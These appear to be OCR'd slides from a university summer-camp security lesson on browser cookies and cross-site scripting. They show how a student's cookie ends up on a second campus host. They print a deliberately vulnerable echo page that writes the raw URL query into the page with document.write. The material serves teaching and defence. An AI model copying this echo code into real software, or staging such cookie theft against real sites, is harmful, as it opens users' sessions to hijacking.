

Group 4 Cookie Creator - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Group 4 Cookie Creator
https://users.cs.jmu.edu/wangxx/web/toc
Google
JMU Webmail Blackboard WebMail for wangxx...
Please enter your name:
OK
Cancel
Read users.cs.jmu.edu



Group 4 Cookie Creator - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Group 4 Cookie Creator
https://users.cs.jmu.edu/wangxx/web/toc
Google
JMU Webmail Blackboard WebMail for wangxx...
Please enter your name:
2015 Summer Camp
OK
Cancel
Type in your full name here (to replace "2015 Summer Camp"




Now What?

- Close your web browser
- Next, open your web browser again
- Type in https://users.cs.jmu.edu/wangxx/web/tools/setcookie.html



Mozilla Firefox
File Edit View History Bookmarks Tools Help
https://users.cs.jmu.e...b/tools/setcookie.html
https://users.cs.jmu.edu/wangxx/web/to
Google
JMU Webmail
Blackboard
WebMail for wangxx...
Welcome again 201 Summer Camp
You are a(n) Admin tor
This is your persistent cookie for users.cs.jmu.edu, stored in your web browser


Cookies
Search: users.cs.jmu.edu
The following cookies match your search:
Site
Cookie Name
users.cs.jmu.edu
username
users.cs.jmu.edu
role
Name: username
Content: 2013%20Summer%20Camp
Host: users.cs.jmu.edu
Path: /wangxx/web/tools/
Send For: Any type of connection
Expires: Friday, May 09, 2014 1:51:15 PM
Remove Cookie
Remove All Cookies
Close
You can view your cookie for username in Firefox



❷SQLite Manager for Firefox

- You can **also** view your cookies with SQLite Manager
  - Installed earlier (check slide 50)
- "Tools" | "SQLight Manager"
- "Database" | "Connect Database"
- Open C:\Users*Xunhua*\AppData\Roaming\Mozilla\Firefox\Profiles*c9k6w0u4*.default\cookies.sqlite
- "Browse & Search"
- "Execute SQL"
  - SELECT * FROM moz_cookies



Exercise 2: What is Next?

- Exercise 2: XSS

❷Open a new tab in your web browser to visit http://upe.cs.jmu.edu/activateecho.html

- This link **may** come from an Email
- Or a page in a public discussion forum


❸Open a new tab in your web browser to visit http://crypto.cs.jmu.edu/cookies.txt

- Can you find your cookie there?


Your cookie is stolen!

- How come? What went wrong?


XSS: How did it happen?




XSS: How did it happen?




XSS: How did it happen?




XSS: How did it happen?




XSS: How did it happen?



Cross-site Scripting (XSS)



XSS



More Details: the Vulnerable Page on users.cs.jmu.edu (1/2)

- https://users.cs.jmu.edu/wangxx/web/tools/echo.html
-
```
<html>
    <head>
        <script type="text/javascript">
        function querySt() {
            document.$_GET = [];
            var urlHalves = String(document.location).split('?', 99);
            document.write(unescape(urlHalves[1]));
            document.write("?");
            document.write(unescape(urlHalves[2]));
        }
        </script>
        <title>Group 4 Echo</title>
    </head>
    <body onload="querySt()">

    </body>
</html>
```
- It looks harmless. Just echo what is being sent to it

More Details: the Vulnerable Page on users.cs.jmu.edu (2/2)

- It may echo any incoming code too
  - Malicious code!
- This code will be treated by your web browser as coming from users.cs.jmu.edu
  - The same source principle
- The code will be able to retrieve cookies for users.cs.jmu.edu

Solution? Check your web page code to remove such dumb code

Exercise 2: XSS Summary

- The victim server: users.cs.jmu.edu (site A)
- A malicious site: crypto.cs.jmu.edu (site B)
- Site B wants to steal a web cookie set for site A
- How does this happen?
- Site A is clueless

Summary

❶Exercise 1: SQL injection

❷Fix: least privilege

❸Exercise 2: Cross-site Scripting (XSS)